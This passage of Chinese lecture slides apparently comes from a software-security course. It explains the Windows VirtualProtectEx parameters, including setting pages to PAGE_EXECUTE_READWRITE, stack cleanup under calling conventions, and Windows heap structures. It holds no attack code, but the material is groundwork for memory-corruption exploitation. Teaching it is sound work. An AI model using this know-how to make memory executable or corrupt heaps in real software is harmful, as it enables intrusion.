VirtualProtect只是做了一次中转，通过将进程句柄、内存地址、内存大小等参数传递给VirtualProtectEx函数来设置内存的属性。

```
BOOL VirtualProtectEx(
[in] HANDLE hProcess,
[in] LPVOID lpAddress,
[in] SIZE_T dwSize,
[in] DWORD flNewProtect,
[out] PDWORD lpflOldProtect );
```

注意：VirtualProtectEx有五个参数。

lpAddress

A pointer an address that describes the starting page of the region of pages whose access protection attributes are to be changed.

dwSize

The size of the region whose access protection attributes are to be changed, in bytes. The region of affected pages includes all pages containing one or more bytes in the range from the *lpAddress* parameter to (lpAddress+dwSize). This means that a 2-byte range straddling a page boundary causes the protection attributes of both pages to be changed.

flNewProtect


The memory protection option. This parameter can be one of the memory protection constants.

PAGE_EXECUTE_READWRITE （0x40）： Enables execute, read-only, or read/write access to the committed region of pages.

lpflOldProtect

A pointer to a variable that receives the previous access protection value of the first page in the specified region of pages. If this parameter is **NULL** or does not point to a valid variable, the function fails.

栈平衡



- 谁负责回收
1. __cdecl: 调用者负责
2. __stdcall: 被调者负责

三、操作系统的堆管理机制

3.1 堆的概念

- 堆

  在程序运行时动态分配的内存。所谓动态，是指所需内存的大小在程序设计时不能预先决定，需要在程序运行时确定。

- 堆与栈的区别
  - 栈空间由系统维护，其分配和回收都由系统来完成，最终达到栈平衡。此过程对程序员透明。
  - 堆需要程序员用专用函数进行申请、使用，有时也负责释放。

3.1 堆的概念

- 堆的申请

  通过调用malloc 、new 等申请。堆内存申请有可能成功，也有可能失败。

- 堆的使用

  通过堆内存的指针来访问申请得到的堆内存，读、写、释放都通过这个指针来完成。


- 堆的释放

  堆内存用完后，需要通过free、delete 等释放内存，否则会造成内存泄露。

3.2 堆与栈——作为进程空间

- 进程使用的内存，设计初衷是用于存储数据。
  - Windows进程地址空间中的堆与栈 [（图）]
  - Linux进程地址空间的堆与栈 [（图）]

进程空间堆栈分布示意和比较



3.2 进程堆


- 进程的缺省堆
  - 每个进程至少有一个堆，即缺省堆（default heap）。
  - 在进程启动时创建，在进程的整个生命周期中都存在。
  - 缺省大小为1M，但可通过链接器的/HEAP选项来指定。
  - 在需要时，会自动扩展。
  - 通过*GetProcessHeap* () 查询缺省堆句柄

3.2 进程堆

- 进程的私有堆
  - *HeapCreate*()：创建私有堆
  - *HeapAlloc*()：在私有堆上申请内存
  - *HeapFree*()：释放在私有堆上申请到的内存
  - *HeapDestroy*()：销毁私有堆

3.3 堆管理中的数据结构

- 堆表
  - 堆表一般位于堆的起始位置，用于索引该堆中所有堆块的信息：堆块位置、堆块大小、占用状态等。
  - Windows进程堆的堆表只索引空闲堆块。




3.3 堆管理中的数据结构

